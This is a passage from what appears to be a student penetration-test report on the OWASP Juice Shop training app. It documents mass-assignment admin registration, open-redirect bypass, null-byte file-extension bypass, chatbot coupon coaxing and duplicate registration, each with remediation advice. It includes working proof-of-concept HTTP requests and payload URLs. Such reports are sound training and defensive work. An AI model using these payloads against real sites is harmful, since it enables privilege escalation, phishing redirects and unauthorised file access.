
```

POST /api/Users/ HTTP/1.1
Host: localhost:3000
Content-Length: 285
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept: application/json, text/plain, */*
Content-Type: application/json
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; continueCode=V03DL3k6v05eWryoaQPNZEpdzKXuqjyFnXA714KMVRXxnlg9BJbqw8mj2wR; cookieconsent_status=dismiss
Connection: keep-alive

{
  "email": "administrator@juice-sh.op",
  "password": "1234512345",
  "passwordRepeat": "1234512345",
  "role": "admin",
  "securityQuestion": {
    "id": 4,
    "question": "Father's birth date? (MM/DD/YY)",
    "createdAt": "2025-04-30T00:40:11.193Z",
    "updatedAt": "2025-04-30T00:40:11.193Z"
  },
  "securityAnswer": "1211"
}

```

6. Response returns: “HTTP/1.1 201 Created”, confirming successful registration.



Request	Response
<pre> POST /api/Users/ HTTP/1.1 Host: localhost:3000 Content-Length: 285 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126" Accept: application/json, text/plain, */* Content-Type: application/json Accept-Language: en-US sec-ch-ua-mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 sec-ch-ua-platform: "Linux" Origin: http://localhost:3000 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://localhost:3000/ Accept-Encoding: gzip, deflate, br Cookie: language=en; welcomebanner_status=dismiss; continueCode=V03DL3k6v05eWryoaQPNZEpdzKXuqjyFnXA714KMVRXxnlg9BJbqw8mj2wR; cookieconsent_status=dismiss Connection: keep-alive { "email": "administrator@juice-sh.op", "password": "1234512345", "passwordRepeat": "1234512345", "role": "admin", "securityQuestion": { "id": 4, "question": "Father's birth date? (MM/DD/YY)", "createdAt": "2025-04-30T00:40:11.193Z", "updatedAt": "2025-04-30T00:40:11.193Z" }, "securityAnswer": "1211" } </pre>	<pre> HTTP/1.1 201 Created Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-FRAME-OPTIONS: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: #/jobs Location: /api/Users/29 Content-Type: application/json; charset=utf-8 Content-Length: 310 ETag: W/"13e-xOeqG0mlwMvdFYRl4MK5iJHJUP4" Vary: Accept-Encoding Date: Thu, 01 May 2025 00:18:34 GMT Connection: keep-alive Keep-Alive: timeout=5 { "status": "success", "data": { "id": 29, "username": "", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/defaultAdmin.png", "isActive": true, "createdAt": "2025-04-30T00:40:11.193Z", "deletedAt": null } } </pre>

7. Log in with the newly registered account and Access the **Administration Panel** -shown previously in another vulnerability found- which is only visible to admins.

The screenshot shows a web browser window for the OWASP Juice Shop application at localhost:3000/#administration. The top navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. A search bar and language selection (EN) are also present. The main header says "OWASP Juice Shop". A success message in a green bar states: "You successfully solved a challenge: Admin Section (Access the administration section of the store.)". On the left, a sidebar titled "Administration" lists "Registered Users" with entries: admin@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op, bjoern.kimminich@gmail.com, ciso@juice-sh.op, support@juice-sh.op, morty@juice-sh.op, and mc.safesearch@juice-sh.op. On the right, a "Customer Feedback" section displays five entries:

Rating	Comment
★★★★★	I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op)
★	Great shop! Awesome service! (***@juice-sh.op)
★	Nothing useful available here! (***der@juice-sh.op)
★	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (***ereum@juice-sh.op)
★	Incompetent customer support! Can't even upload photo of broken purchase! Support Team: Sorry, only order confirmation PDFs can be attached to complaints! (anonymous)

The user administrator@juice-sh.op is logged in, as shown in the top right corner.

The Administration panel is now accessible, confirming the account has admin privileges.

5.7.2 Allowlist Bypass (Unvalidated Redirect)

HIGH

Description:

The application incorrectly handles redirect validation by trusting user-supplied URLs without sufficient checks.

An penetration tester can bypass the intended allowlist validation by crafting a malicious URL using techniques such as double slashes (//) and URL parameters, leading users to unauthorized external sites.

Impact:

- **Phishing Attacks:** penetration testers can redirect users to fake login pages or malicious sites.
- **Loss of Trust:** Users may believe the redirection is safe because it originates from a trusted application.
- **Session Hijacking / Malware Delivery:** penetration testers can capture sensitive information or deliver malware through the redirected site.

Vulnerability Location:

- **Component:** Redirect Mechanism
- **Endpoint:** `http://127.0.0.1:3000/redirect?to={url}`

Recommendations:


1. **Strict Validation of Redirect Targets:**
 - Only allow redirection to trusted internal domains.
 - Use a hardcoded allowlist and compare the decoded domain with it.
2. **URL Normalization and Parsing:**
 - Normalize the URL before validation to avoid tricks with slashes or URL parameters.
3. **Avoid User-Controlled Redirects:**
 - Where possible, remove user control over redirection destinations.

- o If necessary, use tokens or mappings on the server side instead of allowing arbitrary URLs.

Proof of Concept (PoC):

1. Locate the Redirect Link:

- Open the web page in the browser.
- Open the browser **Inspect** tool (**F12**).



- Search for the keyword **redirect**.
- Find a link like:
`/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufD`

QTezwG8DRZm

The screenshot shows the OWASP Juice Shop application running in a browser. The page displays a product listing titled "All Products". One item is shown: "Apple Juice (1000ml)" priced at 1.99. To the right of the product image, there is a snippet of the application's source code in the browser's developer tools. A yellow arrow points from the code to the URL in the browser's address bar, which is highlighted with a red box. The URL is `http://127.0.0.1:3000//redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm`. The developer tools also show a search results panel with 84 matching lines found in 2 files.

2. Normal Redirect Attempt:

Access the vulnerable redirect endpoint directly:

<http://127.0.0.1:3000//redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm>

The screenshot shows the Blockchain.com explorer interface. On the left, a sidebar menu includes "Home", "Prices", "Charts", "NFTs", "DeFi", "Academy", "News", "Developers", "Wallet", and "Exchange". The "Wallet" option is selected. The main content area displays a Bitcoin address: **1AbKf-8DRZm**. Below it, the "Bitcoin Address" is listed as `1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm`. A "Bitcoin Balance" of `0.00005997 • $5.78` is shown. The "Transactions" section lists two recent transactions. The first transaction, ID `7e51-0df0`, occurred on 12/23/2022 at 21:21:40, sending 0.00005997 BTC to 2 outputs. The second transaction, ID `c801-3916`, occurred on 8/17/2021 at 20:20:28, sending -0.00217368 BTC to address `3EH4-vSSp`.


Result:

The server successfully redirects to `blockchain.info`

3. Malicious Redirect Attempt:

Craft a URL to manipulate the redirection:

<http://127.0.0.1:3000/redirect?to=https://google.com/?test=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm>



Result:

The server redirects to **google.com**, which is **NOT** the intended or trusted destination.

5.7.3 Easter Egg (Injection - Filename Truncation)

HIGH

Description:

The application incorrectly validates file extensions based on the unsanitized user input.

By injecting a Null Byte (%00), an penetration tester can trick the server into interpreting only part of the filename when accessing the file system, allowing access to unauthorized files.

Impact:

- Access to restricted or sensitive files.
 - Bypass of file-type restrictions.
 - Potential information disclosure.
-

Vulnerability Location:


- **Component:** FTP File Server
 - **Endpoint:** <http://127.0.0.1:3000/ftp>
 - **Behavior:** App allows downloading files with specific extensions, but due to Null Byte injection, unauthorized files are accessible.
-

Recommendations:

1. **Sanitize User Input Properly:**
 - Remove or block null bytes (%00) from user input before any processing.
 2. **Validate the Real File Extension:**
 - Confirm file extensions after decoding any input and after normalizing the path.
-


Proof of Concept (PoC):

1. Navigate to: <http://127.0.0.1:3000/ftp>




2. Attempt to download the file directly:

<http://demo.owaspjuice.shop/ftp/eastere.gg>




- a. Request is **blocked** due to disallowed extension.
3. Modify the request with Null Byte Injection:

<http://demo.owaspjuice.shop/ftp/eastere.gg%2500.md>



4. Result: File is downloaded successfully.



5.7.4 Bully Chatbot

MEDIUM

Description:

A vulnerability was discovered in the support chatbot system where an penetration tester can receive a valid discount coupon by repeatedly requesting it, even after initial refusals. The issue stems from poor handling of user input and lack of validation within the chatbot's conversation logic. This allows users to bypass intended restrictions by persistently insisting on receiving a coupon.

Impact:

The penetration tester was able to obtain a working discount coupon without authorization. This could lead to:

- Direct financial loss due to unauthorized discount usage.
- Abuse via automation (e.g., bots or scripts) to mass-request discount codes.
- Damage to the brand's reputation and customer trust.
- Bypass of business rules designed to control coupon distribution.

Resource / References:

- OWASP : [Business Logic Vulnerabilities](#)
- [Chatbot Security Concerns](#)

Vulnerability Location:

- Page/Component: Support Chatbot Interface
- Direct Link: <https://juice-shop.herokuapp.com/#/chatbot>
- IP Address Used During Testing: 127.0.0.1:3000/#/

Recommendations:


- Implement stricter NLP (Natural Language Processing) filters to detect and block repeated or manipulative phrases.
- Enforce authentication or user eligibility checks before issuing any coupon codes.

- Introduce rate limiting or cooldown mechanisms for repeated coupon-related requests.
- Regularly audit the chatbot's business logic for vulnerabilities and bypasses.


Proof of Concept (PoC):

Steps followed:


1. Navigated to the support chat:




2. The bot asked for Your name:




3. The bot replied with a standard welcome message.
4. Ask : Can I get a discount coupon, please



5. keep insisting with variations



After ~6–8 attempts, the bot eventually responded with a valid discount code.



5.7.5 Repetitive Registration

MEDIUM

- **Description:**

This vulnerability allows a user to register multiple times using the same email address by bypassing client-side validation. The application performs validation only on the frontend and does not properly enforce unique account registration on the server side.

- **Impact:**

A penetration tester was able to bypass client-side validation and register multiple accounts using the same email address. This leads to duplicate account creation and may enable spam, account hijacking, or misuse of the registration process.

- **Vulnerability Location:**

Registration endpoint :#/register


